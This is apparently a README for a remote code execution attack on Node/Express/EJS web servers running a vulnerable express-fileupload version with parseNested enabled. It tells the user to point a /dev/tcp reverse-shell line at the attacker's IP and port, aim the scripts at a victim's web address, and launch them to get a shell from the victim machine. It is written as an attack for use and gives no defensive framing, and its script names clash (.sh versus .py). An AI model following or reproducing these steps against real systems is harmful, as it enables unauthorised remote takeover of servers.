
**Simple Remote Code Execution on EJS Web Applications with express-fileupload**

User guide no explanation.

# Prerequisites

The folder which this doc exists in, should have these files



## Attacker

* Linux machine with Python and Bash
* Able to connect to Victim


## Victim

* Web server running Node + Express + EJS
* Using express-fileupload library

# Set-up


## Attacker

* Have *EJS-RCE-attack.py* and *run-EJS-RCE.sh* in the same directory
* Modify to fit attacker’s machine address and port. Line 13, change **/dev/tcp/192.168.98.11/8020** to **/dev/tcp/<attacker’s IP address>/<attacker’s port to listen for connection from victim>**
* Modify to fit victim’s machine address and port. Line 17 and line 21. Change http address to victim’s web address



## Victim

* Victim must have a webserver running Node, Express, and EJS. Version does not matter
* Web server must have express-fileupload@1.1.7-alpha.3
* Web server must have the parseNested option set to true within the fileupload’s app.use. Line 11



# Launch Attack

After set-up is complete, start victim webserver then run *run-EJS-RCE.py* from attacker’s machine in terminal

* ./run-EJS-RCE.py

A shell from victim machine should open on attacker’s side

